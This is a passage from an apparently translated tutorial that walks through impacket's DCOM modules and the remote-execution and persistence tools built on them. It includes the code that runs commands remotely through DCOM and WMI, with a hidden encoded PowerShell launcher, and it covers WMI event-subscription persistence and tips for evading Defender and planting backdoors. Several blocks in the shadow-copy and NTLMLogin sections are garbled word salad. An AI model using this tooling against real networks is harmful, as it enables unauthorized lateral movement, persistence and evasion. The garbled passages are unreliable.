                resp = iDocument.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])

                iActiveView = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
                pExecuteShellCommand = iActiveView.GetIDsOfNames(('ExecuteShellCommand',))[0]
                self.shell = RemoteShellMMC20(self.__share, (iMMC, pQuit), (iActiveView, pExecuteShellCommand), smbConnection, self.__shell_type,
                    silentCommand)
            else:
                # (5) ShellWindows/ShellBrowserWindow: Document.Application.ShellExecute(...) runs the command
                resp = iDocument.GetIDsOfNames(('Application',))
                resp = iDocument.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])

                iActiveView = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
                pExecuteShellCommand = iActiveView.GetIDsOfNames(('ShellExecute',))[0]
                self.shell = RemoteShell(self.__share, (iMMC, pQuit), (iActiveView, pExecuteShellCommand), smbConnection, self.__shell_type, silentCommand)
            .....

```

Excerpt note: the OBJREF dispatch in `getInterface` and the activation / property-chain / command-execution paths of the three DCOM components in `run()` are kept. The ~300-line `RemoteShell` / `RemoteShellMMC20` semi-interactive shell implementation in the `dcomexec` source (SMB file read/write for output retrieval, codec handling, prompt management) is unrelated to the teaching point and omitted here — see `examples/dcomexec.py` for the full implementation.

0x409 is the US-English locale ID (LCID).

When `dcomexec` drives the `ShellBrowserWindow` COM object it uses the `Document.Application` property and calls `ShellExecute` on the object returned by `Document.Application.Parent` to execute commands.

6.3.2 [MS-COMEV] comev.py

The COM+ module. The COM+ protocol stores and manages configuration data of event publishers and their subscribers on remote machines, and specifies how to obtain specific information about publishers and subscribers. The publish-subscribe framework lets applications publish historical information that other applications may be interested in: the publishing application is the publisher, the subscribing one the subscriber, and publishers express the information in discrete units called events. Subscribers subscribe by creating subscriptions to events. The COM+ Event System protocol manages events and their subscriptions on remote machines, exposed as a set of DCOM [MS-DCOM] interfaces. Publishers can publish, update or delete events on remote machines; subscribers can create subscriptions, and modify, query or delete subscriptions. A subscriber may request specific types or sets of events by specifying filter criteria. In short: remote event management. The COM+ Event System protocol communicates over DCOM [MS-DCOM], authenticating all requests against the infrastructure, and together with DCOM it uses the OLE Automation protocol [MS-OAUT] via the BSTR and VARIANT types of the IDispatch interface. The protocol described in [MS-COMA] can register type libraries for the event classes and subscriber DCOM components used by the COM+ Event System, and discover subscriber DCOM components registered on a server to create subscriptions.

event: a discrete unit of historical data an application exposes that may be relevant to other applications — e.g. a specific user logging on to a computer.

event class: a collection of historical data grouped by criteria specified by the publishing application.

event interface: a collection of event methods; an event class contains one or more event interfaces.

event method: a method invoked by the publish-subscribe framework when the publisher application generates an event.

filter criteria: the set of rules a subscriber specifies as part of a subscription defining which kinds of historical data it wants to receive.

The module opens with the event-related COM component CLSIDs and the communication data structures; the IEventClass* classes provide the event query/modify functions:

```
class IEventClass3(IEventClass2):
    def __init__(self, interface):
        IEventClass2.__init__(self, interface)
        self._iid = IID_IEventClass3


    def get_EventClassPartitionID(self):
        request = IEventClass3_get_EventClassPartitionID()
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def put_EventClassPartitionID(self, bstrEventClassPartitionID):
        request = IEventClass3_put_EventClassPartitionID()
        request['bstrEventClassPartitionID '] = bstrEventClassPartitionID
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def get_EventClassApplicationID(self):
        request = IEventClass3_get_EventClassApplicationID()
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp
    .....
```

6.3.3 [MS-SCMP] scmp.py

The Shadow Copy Management Protocol programmatically enumerates shadow copies and configures shadow copy storage on remote machines:



Shadow copy: a copy of the data on a volume taken at a well-defined moment.

Shadow copy provider: a software component on the server providing local services to create, enumerate, delete and manage shadow copies.

Shadow copy set: a collection of shadow copies created simultaneously and identified by a common ID.

Shadow copy storage: the storage location holding differential data from the original volume to maintain all its shadow copies; a file or set of files on the same or a different volume.


Shadow copy storage association: the relationship between an original volume and the volume holding its shadow copy storage.

Shadow copy storage volume: the volume where shadow copy storage lives.

Snapshot: the point in time at which the shadow copy is made.

Like snapshotting a VM, this snapshots a system volume — attackers use it to extract ntfs.dit, execute commands and so on.

```
enumerates
asgroup XML used forallgroupmethod thengroup
all
allrolling/log
entry I/O can I/O not 60 entry
not 10 inthisall entry I/O
releases entry I/O
VSS entry I/O thiscan entryin
```



```
clientobtainsIVssSnapshotMgmt client IVssSnapshotMgmt::QueryVolumesSupportedForSnapshotsthisasthismethod toobtainservermustIVssEnumMgmtObject
clientcanintheonmethod toclient IVssSnapshotMgmt::QuerySnapshotsByVolume obtainsinspecifiedonservermust IVssEnumObject clientcanintheonmethod toclient
IVssSnapshotMgmt::GetProviderMgmtInterface methodobtainsIVssDifferentialSoftwareSnapshotMgmt servermust IVssDifferentialSoftwareSnapshotMgmt
clientcanintheonmethod to

used for IVssSnapshotMgmt::GetProviderMgmtInterface obtainsclient IVssDifferentialSoftwareSnapshotMgmt::QueryVolumesSupportedForDiffArea method toobtainused
forservermust IVssEnumMgmtObject clientcanintheonmethod toclient IVssDifferentialSoftwareSnapshotMgmt::QueryDiffAreasForVolume obtainsin. servermust
IVssEnumMgmtObject clientcanintheonmethod toclient IVssDifferentialSoftwareSnapshotMgmt::QueryDiffAreasOnVolume obtainsused forinonservermust
IVssEnumMgmtObject clientcanintheonmethod to
```

The module first defines the CLSIDs of IVssSnapshotMgmt and friends plus the data structures the shadow-copy protocol needs (VSS_ID etc.)

It then implements query functions such as enumerating shadow copies. Despite the name "shadow copy management protocol", it can only query — it cannot create shadow copies.

```
class IVssSnapshotMgmt(IREmUnknown2):
    def __init__(self, interface):
        IREmUnknown2.__init__(self, interface)
        self._iid = IID_IVssSnapshotMgmt

    def GetProviderMgmtInterface(self, providerId = IID_ShadowCopyProvider, interfaceId = IID_IVssDifferentialSoftwareSnapshotMgmt):
        req = GetProviderMgmtInterface()
        classInstance = self.get_cinstance()
        req['ORPCthis'] = classInstance.get_ORPCthis()
        req['ORPCthis']['flags'] = 0
        req['ProviderId'] = providerId
        req['InterfaceId'] = interfaceId
        resp = self.request(req, self._iid, uuid = self.get_ipid())
        return IVssDifferentialSoftwareSnapshotMgmt(INTERFACE(classInstance, ''.join(resp['ppItf']['abData']), self.get_ipidRemUnknown(), target =
self.get_target()))
```

Amusingly, examples/secretsdump.py indeed never calls the scmp module — it enumerates shadow copies by remotely executing vssadmin. The protocol is implemented, but nothing in impacket uses it:

```

def __getLastVSS(self, forDrive=None):
    if forDrive:
        command = '%COMSPEC% /C vssadmin list shadows /for=' + forDrive
    else:
        command = '%COMSPEC% /C vssadmin list shadows'
    self.__executeRemote(command)
    time.sleep(5)
    tries = 0
    while True:
        try:
            self.__smbConnection.getFile('ADMIN$', 'Temp\\__output', self.__answer)
            break
        except Exception as e:
            if tries > 30:
                # We give up
                raise Exception('Too many tries trying to list vss shadows')
            if str(e).find('SHARING') > 0:
                # Stuff didn't finish yet.. wait more
                time.sleep(5)
                tries += 1
            pass
        else:
            raise

```

6.3.4 [MS-VDS] vds.py

The Virtual Disk Service (VDS) Remote Protocol is a set of distributed COM (DCOM) interfaces managing disk storage configuration on a computer; it deals with detailed, low-level OS and storage concepts.

The module mainly defines the variables the protocol needs plus interface functions such as adding / removing virtual disks; no impacket script uses it yet:

```

class IVdsService(IRemUnknown2):
    def __init__(self, interface):
        IRemUnknown2.__init__(self, interface)

    def IsServiceReady(self):
        # boilerplate pattern: request -> on error, fetch the response packet from the exception object (e.get_packet())
        request = IVdsService_IsServiceReady()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        try:
            resp = self.request(request, uuid = self.get_ipid())
        except Exception as e:
            resp = e.get_packet()
        return resp

    .....

    def QueryProviders(self, masks):
        # query providers: returns an enumerable IEnumVdsObject;
        # each object enumerated afterwards is likewise an IRemUnknown2-derived interface
        request = IVdsService_QueryProviders()
        request['ORPCthis'] = self.get_cinstance().get_ORPCthis()
        request['ORPCthis']['flags'] = 0
        request['masks'] = masks
        resp = self.request(request, uuid = self.get_ipid())
        return IEnumVdsObject(INTERFACE(self.get_cinstance(), ''.join(resp['ppEnum']['abData']), self.get_ipidRemUnknown(), target = self.get_target()))

```

6.3.5 [MS-WMI] wmi.py


The WMI protocol

The Windows Management Instrumentation Remote Protocol communicates over the DCOM Remote Protocol and validates every request against the infrastructure. DCOM is effectively the foundation of WMI remoting, taking care of:

- Establishing the protocol.
- Securing the communication channel.
- Authenticating the client.
- Providing reliable client/server communication.


That means the DCOM implementation provides and consumes all the lower-layer protocols. Beyond DCOM, the WMI remote protocol uses the special encoding defined in [MS-WMIO] to carry the information defined in [DMTF-DSP0004] over the network. It conveys management data conforming to the [Common Information Model \(CIM\)](#); users manage local and remote computers through WMI. The alternative is Windows Remote Management (WinRM), which fetches remote WMI management data over SOAP.

WMI Architecture



The figure shows how the WMI infrastructure relates to WMI providers, managed objects and WMI consumers (which can use wmic, wbemtest, the WMI Scripting API, or COM interfaces directly; .NET uses System.Management).

A WMI provider is a COM object (component) that monitors one or more managed objects. A managed object is a logical or physical component — a disk drive, network adapter, database system, operating system, process or service. Much like a driver, a WMI provider feeds data from the managed objects to the WMI service and relays the WMI service's requests back to them.



The table below lists the OS WMI providers — WMI's capabilities are all delivered by the providers of the various OS features.

Provider	Description
Active Directory provider	Maps Active Directory objects to WMI; by accessing the LDAP namespace in WMI you can reference or alias objects in Active Directory.
BitLocker Drive Encryption (BDE) provider	Provides configuration and management of storage areas on hard drives, represented by instances of Win32_EncryptableVolume , protectable with encryption.
BizTalk provider	Access to BizTalk management objects represented by WMI classes.
Boot Configuration Data (BCD) provider	Access to boot configuration data through the BCD provider classes in the Root\WMI namespace. See the BCD reference .
CIMWin32 WMI providers	Support the classes implemented in CimWin32.dll: core CIM WMI classes, their Win32 implementations, and power-management events.
Distributed File System (DFS) provider	Provides DFS functionality, logically grouping shares across multiple servers and transparently linking them into a tree within a single namespace.
Distributed File System Replication (DFSR) provider	Creates tools for configuring and monitoring the DFS service. See DFSR WMI classes .
DNS provider	Lets administrators and programmers configure DNS resource records (RR) and DNS servers via WMI.
Disk quota provider	Lets administrators control how much data each user stores on NTFS volumes.
Event log provider	Data access from the event log service to event notifications.
Hyper-V WMI provider (V2)	Lets developers and scripters quickly build custom tools, utilities and enhancements for the virtualization platform.
Hyper-V WMI provider	Lets developers and scripters quickly build custom tools, utilities and enhancements for the virtualization platform.
Internet Information Services (IIS)	Exposes programming interfaces for querying and configuring the IIS metabase.
IP route provider	Provides network routing information.
Job object provider	Access to data on named kernel job objects.
Intelligent Platform Management Interface (IPMI)	Works with the WMI IPMI provider to surface baseboard management controller (BMC) data to the OS.
Live Communications Server 2003 provider	WMI classes for creating, registering, configuring and managing custom SIP applications with Live Communications Server 2003 .
Network Load Balancing (NLB)	Lets applications interact with NLB clusters through WMI.
Ping provider	Gives WMI access to the status information of the standard ping command.
Policy provider	Extends Group Policy and improves policy application.
Power management event provider	Models the Windows power management protocol to feed the Win32_PowerManagementEvent class describing power-management events caused by power state changes.
Remote Desktop Services WMI provider	Consistent server management in Remote Desktop Services environments.
Reporting Services provider	WMI classes for scripting and modifying report server and report manager settings.
Resultant Set of Policy (RSOP) provider	Methods for planning and debugging policy settings in hypothetical scenarios, letting administrators determine which policy combination applies (or would apply) to a user or computer. See About the RSOP WMI method provider and RSOP WMI classes .
Security provider	Retrieves or changes the security settings controlling ownership, auditing and access permissions of files, directories and shares.
Server cluster provider	WMI classes for accessing cluster objects, properties and events.
Session provider	Manages network sessions and connections.
Shadow copy provider	Management of shadow copies for the shared-folders feature.
SNMP provider	Maps SNMP objects defined in MIB schema objects to WMI CIM classes. Not preinstalled. See Setting up the WMI SNMP environment .
System Center Endpoint Protection (SCEP)	WMI classes enabling System Center Endpoint Protection management.
System registry provider	Lets management applications retrieve and modify registry data and be notified of changes; two versions exist on 64-bit platforms.
System restore provider	Classes for configuring and using System Restore. See Configuring System Restore and System Restore WMI classes .
Trusted Platform Module provider	Access to data about security devices, represented by instances of Win32_TPM , the root of trust of Windows platform systems.
Trust provider	Access to information about domain trusts.
View provider	Creates new instances and methods based on instances of other classes; two versions exist on 64-bit platforms.
WDM provider	Access to classes, instances, methods and events of hardware drivers conforming to the Windows Driver Model (WDM).
Win32 provider	Access and update data from Windows systems, such as current environment variables and logical-disk properties.
Windows Defender	WMI classes enabling Windows Defender management.
Windows Installer provider	Access to information gathered from Windows Installer-compatible applications; makes Windows Installer operations available remotely.
Windows Product Activation provider	Supports Windows Product Activation (WPA) management via WMI with consistent server management; WPA is not available on Itanium-based Windows.
WMIPerfClass provider	Creates WMI performance counter classes ; WMIPerfInst feeds these classes dynamically, and both replace the ADAP function.
WmiPerfInst provider	Dynamically provides raw and formatted performance counter data from the WMI performance counter classes.

For orientation, take an early look at `examples/wmiexec.py` — it invokes the `Create` method of the `CIMWin32` provider's `Win32_Process` class to start a process running `cmd` or `PowerShell` (or a reverse shell):

```
# eg./examples/wmiexec.py

.....
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                      self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdchost=self.__kdchost)

try:
    iInterface = dcom.CoCreateInstanceEx(wmi.CLSID_WbemLevel1Login, wmi.IID_IWbemLevel1Login)
    iWbemLevel1Login = wmi.IWbemLevel1Login(iInterface)
    iWbemServices = iWbemLevel1Login.NTLMLLogin('\\\\./root/cimv2', NULL, NULL)
    iWbemLevel1Login.RemRelease()

    win32Process, _ = iWbemServices.GetObject('Win32_Process')

    self.shell = RemoteShell(self.__share, win32Process, smbConnection, self.__shell_type, silentCommand)
.....

class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection, shell_type, silentCommand=False):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__shell_type = shell_type
        self.__pwshtype = 'powershell.exe -NoP -NoI -sta -NonI -W Hidden -Exec Bypass -Enc '
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__silentCommand = silentCommand
        self.__pwd = str('C:\\\\')
        self.__noOutput = False
        self.intro = '[!] Launching semi-interactive shell - Careful what you execute\\n[!] Press help for extra shell commands'
        .....
```

The methods of the `Win32_Process` class:

Method	Description
AttachDebugger	Launches the currently registered debugger for a process.
Create	Creates a new process.
GetAvailableVirtualSize	Computes the virtual address space available to the process
GetOwner	Retrieves the user name and domain under which the process runs.
GetOwnerSid	Retrieves the security identifier (SID) of the process owner.
SetPriority	Changes the execution priority of the process.
Terminate	Terminates the process and all its threads.

The properties of `Win32_Process`:

Property	Data type	Description
<code>CommandLine</code>	string	The command line used to start the process (where applicable)
<code>CreationClassName</code>	string	The class or subclass name used to create the instance; together with the other key properties it uniquely identifies all instances of the class and its subclasses. Inherited from <code>CIM_Process</code>
<code>CreationDate</code>	datetime	The date the process began executing. Inherited from <code>CIM_Process</code>
<code>CSCreationClassName</code>	string	The creation class name of the scoping computer system. Inherited from <code>CIM_Process</code>
<code>CSName</code>	string	The name of the scoping computer system. Inherited from <code>CIM_Process</code>
.....		See the official documentation for the remaining properties

More properties at <https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process> .

Listing them all adds little — in practice, first decide which capability you need remotely, then look up the corresponding provider / class / method / property and invoke it.

Here is another example.

Another example: the `Add` method of the `MSFT_MpPreference` class in the Windows Defender WMIv2 API (invocations prompt for confirmation by default; `-Force` suppresses it):

```
uint32 Add(
[in] string ExclusionPath[], // output
[in] string ExclusionExtension[], // output
[in] string ExclusionProcess[], // output
[in] sint64 ThreatIDDefaultAction_Ids[], // not ID
[in] uint8 ThreatIDDefaultAction_Actions[], // onwith Ids specified
[in] boolean Force
);
```

The MSFT_MpComputerStatus class under the same provider reveals the currently deployed security software and versions — handy for pre-evasion reconnaissance (the original local screenshot is lost).

WMI delegation

Another interesting point: per the official documentation (<https://learn.microsoft.com/en-us/windows/win32/wmisdk/connecting-to-a-3rd-computer-delegation>), a script running on the local system that pulls data from a remote system only needs the **Impersonate** impersonation level for WMI to hand credentials to the data provider on the remote system. But if the script, having connected to the remote system's WMI, then reaches out to a third machine (e.g. opening a log file on yet another remote system), it will fail unless the impersonation level is **Delegate**. So you can configure WMI delegation for an account you created, and thereby control a third machine (such as a DC) through WMI. Public material on this is scarce; the mechanism might make a decent backdoor.

Here is a PowerShell script implementing WMI namespace delegation, and its usage:

<https://github.com/grbray/PowerShell/blob/main/Windows/Set-WMINameSpaceSecurity.ps1>

<https://techcommunity.microsoft.com/t5/core-infrastructure-and-security/delegate-wmi-access-to-domain-controllers/ba-p/259535>

Module code walkthrough

From the wmiexec script earlier we saw that WMI is reached through the IWbemLevel1Login interface.

The IWbemLevel1Login interface lets a user connect to the management service interface in a specific namespace. The interface must be uniquely identified by **UUID** (F309AD18-D86A-11d0-A075-00C04FB68820).

IWbemLevel1Login contains four methods:

Method	Description	Opnum
EstablishPosition	Does nothing; mainly locale negotiation before NTLMLogin	3
RequestChallenge	Does nothing	4
WBEMLogin	Does nothing	5
NTLMLogin	Connects the user to the management service interface in the specified namespace	6

Focus on NTLMLogin's parameters:

```
HRESULT NTLMLogin(
[in, unique, string] LPWSTR wszNetworkResource, returns IWbemServices object server on this not as NULL
[in, unique, string] LPWSTR wszPreferredLocale, then must specify if client not server creates a list
[in] long lFlags, must as 0
[in] IWbemContext* pCtx, must IWbemContext must contain client information if pCtx as NULL then must the
[out] IWbemServices** ppNamespace if ppNamespace must returns a IWbemServices this must set as NULL
);
as IWbemLevel1Login::NTLMLogin method server must returns wszNetworkResource IWbemServices server must create a IWbemServices object wszPreferredLocale
in object server must in NamespaceConnectionTable with wszNetworkResource NamespaceConnection object in IWbemServices object server must GrantedAccess
set as client group information all IWbemServices method must wszPreferredLocale specified returns information as NULL server then method must IWbemServices padding
ppNamespace must returns WBEM_S_NO_ERROR
```

Here is the IWbemLevel1Login class's implementation of NTLMLogin:

```
class IWbemLevel1Login(IRemUnknown):
.....
def NTLMLogin(self, wszNetworkResource, wszPreferredLocale, pCtx):
    request = IWbemLevel1Login_NTLMLogin()
    request['wszNetworkResource'] = checkNullString(wszNetworkResource)
    request['wszPreferredLocale'] = checkNullString(wszPreferredLocale)
    request['lFlags'] = 0
    request['pCtx'] = pCtx
    resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
    return IWbemServices(
        INTERFACE(self.get_instance(), b''.join(resp['ppNamespace']['abData']), self.get_ipidRemUnknown(),
            target=self.get_target()))
```

From this point on, IWbemServices carries out the provider calls.

The methods of the IWbemServices interface:

Method	Description
OpenNamespace	Provides the client with an IWbemServices interface pointer scoped to the requested namespace
CancelAsyncCall	Cancels the asynchronous method call identified by the current IWbemObjectSink pointer
QueryObjectSink	Obtains the notification handler letting the client send events directly to the server
GetObject	Retrieves a CIM class or CIM instance .
GetObjectAsync	Asynchronous version of IWbemServices::GetObject
PutClass	Creates a new class or updates an existing one in the namespace associated with the current IWbemServices interface
PutClassAsync	Asynchronous version of IWbemServices::PutClass
DeleteClass	Deletes the specified class from the namespace associated with the current IWbemServices interface
DeleteClassAsync	Asynchronous version of IWbemServices::DeleteClass.
CreateClassEnum	Creates a class enumerator.
CreateClassEnumAsync	Asynchronous version of IWbemServices::CreateClassEnum.
PutInstance	Creates or updates an instance of an existing class
PutInstanceAsync	Asynchronous version of PutInstance.
DeleteInstance	Deletes an instance of an existing class
DeleteInstanceAsync	Asynchronous version of IWbemServices::DeleteInstance.
CreateInstanceEnum	Creates an instance enumerator of all class instances satisfying the selection criteria
CreateInstanceEnumAsync	Asynchronous version of IWbemServices::CreateInstanceEnum.
ExecQuery	Returns an enumerable collection of IWbemClassObject interface objects based on a query.
ExecQueryAsync	Asynchronous version of IWbemServices::ExecQuery.
ExecNotificationQuery	When the client requests an event subscription, the server runs the query to receive events.
ExecNotificationQueryAsync	Asynchronous version of IWbemServices::ExecNotificationQuery.
ExecMethod	Executes a CIM method implemented by a CIM class or instance retrieved from the IWbemServices interface.
ExecMethodAsync	Asynchronous version of IWbemServices::ExecMethod

All the main WMI remote-management functions live here; the module implements every one of them:

```
class IWbemServices(IRemUnknown):
    def __init__(self, interface):
        IRemUnknown.__init__(self, interface)
        self._iid = IID_IWbemServices

    def OpenNamespace(self, strNamespace, lFlags=0, pCtx = NULL):
        request = IWbemServices_OpenNamespace()
        request['strNamespace'] ['asData'] = strNamespace
        request['lFlags'] = lFlags
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def CancelAsyncCall(self, IWbemObjectSink ):
        request = IWbemServices_CancelAsyncCall()
        request['IWbemObjectSink'] = IWbemObjectSink
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return resp['ErrorCode']

    def QueryObjectSink(self):
        request = IWbemServices_QueryObjectSink()
        request['lFlags'] = 0
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        return INTERFACE(self.get_cinstance(), b''.join(resp['ppResponseHandler'] ['abData']), self.get_ipidRemUnknown(),
            target=self.get_target())

    def GetObject(self, strObjectPath, lFlags=0, pCtx=NULL):
        request = IWbemServices_GetObject()
        request['strObjectPath'] ['asData'] = strObjectPath
        request['lFlags'] = lFlags
        request['pCtx'] = pCtx
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        ppObject = IWbemClassObject(
            INTERFACE(self.get_cinstance(), b''.join(resp['ppObject'] ['abData']), self.get_ipidRemUnknown(),
                oxid=self.get_oxid(), target=self.get_target()), self)
        if resp['ppCallResult'] != NULL:
            ppcallResult = IWbemCallResult(
                INTERFACE(self.get_cinstance(), b''.join(resp['ppObject'] ['abData']), self.get_ipidRemUnknown(),
                    target=self.get_target()))
        else:
            ppcallResult = NULL
        return ppObject, ppcallResult
    .....
```

For method invocation see examples/wmipersist.py: in REMOVE mode it deletes existing instances via DeleteInstance; otherwise it calls GetObject on the ActiveScriptEventConsumer, __EventFilter, and __IntervalTimerInstruction classes, derives new instances via SpawnInstance, then writes them back with PutInstance:

```
if self.__options.action.upper() == 'REMOVE':
    # removal: delete the four instance kinds one by one (Consumer / Filter / Timer / Binding)
    self.checkError('Removing ActiveScriptEventConsumer %s' % self.__options.name,
                    iwbemServices.DeleteInstance('ActiveScriptEventConsumer.Name="%s"' % self.__options.name))
    ..... # __EventFilter, __IntervalTimerInstruction and __FilterToConsumerBinding removed the same way

else:
    # install: (1) GetObject fetches the class definition -> SpawnInstance derives an instance -> fill properties -> PutInstance writes it back
    activeScript, _ = iwbemServices.GetObject('ActiveScriptEventConsumer')
    activeScript = activeScript.SpawnInstance()
    activeScript.Name = self.__options.name
    activeScript.ScriptingEngine = 'VBScript' # VBScript as the event-triggered payload
    activeScript.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0] # Creator SID
    activeScript.ScriptText = options.vbs.read() # the malicious VBS body
    self.checkError('Adding ActiveScriptEventConsumer %s' % self.__options.name,
                    iwbemServices.PutInstance(activeScript.marshalMe()))

    if options.filter is not None:
        ..... # __EventFilter: the WQL query and its namespace root\cimv2
    else:
        wmiTimer, _ = iwbemServices.GetObject('__IntervalTimerInstruction')
        wmiTimer = wmiTimer.SpawnInstance()
        wmiTimer.TimerId = 'TI_%s' % self.__options.name
        wmiTimer.IntervalBetweenEvents = int(self.__options.timer) # timer interval
        self.checkError('Adding IntervalTimerInstruction',
                        iwbemServices.PutInstance(wmiTimer.marshalMe()))

        eventFilter, _ = iwbemServices.GetObject('__EventFilter')
        eventFilter = eventFilter.SpawnInstance()
        eventFilter.Name = 'EF_%s' % self.__options.name
        eventFilter.Query = 'select * from __TimerEvent where TimerID = "TI_%s" ' % self.__options.name
        eventFilter.QueryLanguage = 'WQL'
        eventFilter.EventNamespace = r'root\subscription'
        .....

        # (2) bind Filter -> Consumer; when the event fires, the script runs
        filterBinding, _ = iwbemServices.GetObject('__FilterToConsumerBinding')
        filterBinding = filterBinding.SpawnInstance()
        filterBinding.Filter = '__EventFilter.Name="%s"' % self.__options.name
        filterBinding.Consumer = 'ActiveScriptEventConsumer.Name="%s"' % self.__options.name
        filterBinding.CreatorSID = [1, 2, 0, 0, 0, 0, 0, 5, 32, 0, 0, 0, 32, 2, 0, 0]

        self.checkError('Adding FilterToConsumerBinding',
                        iwbemServices.PutInstance(filterBinding.marshalMe()))
```

The derivation uses the IWbemClassObject::SpawnInstance method from wbemcli.h:

```
HRESULT SpawnInstance(
    [in] long lFlags,
    [out] IWbemClassObject **ppNewInstance
);
```

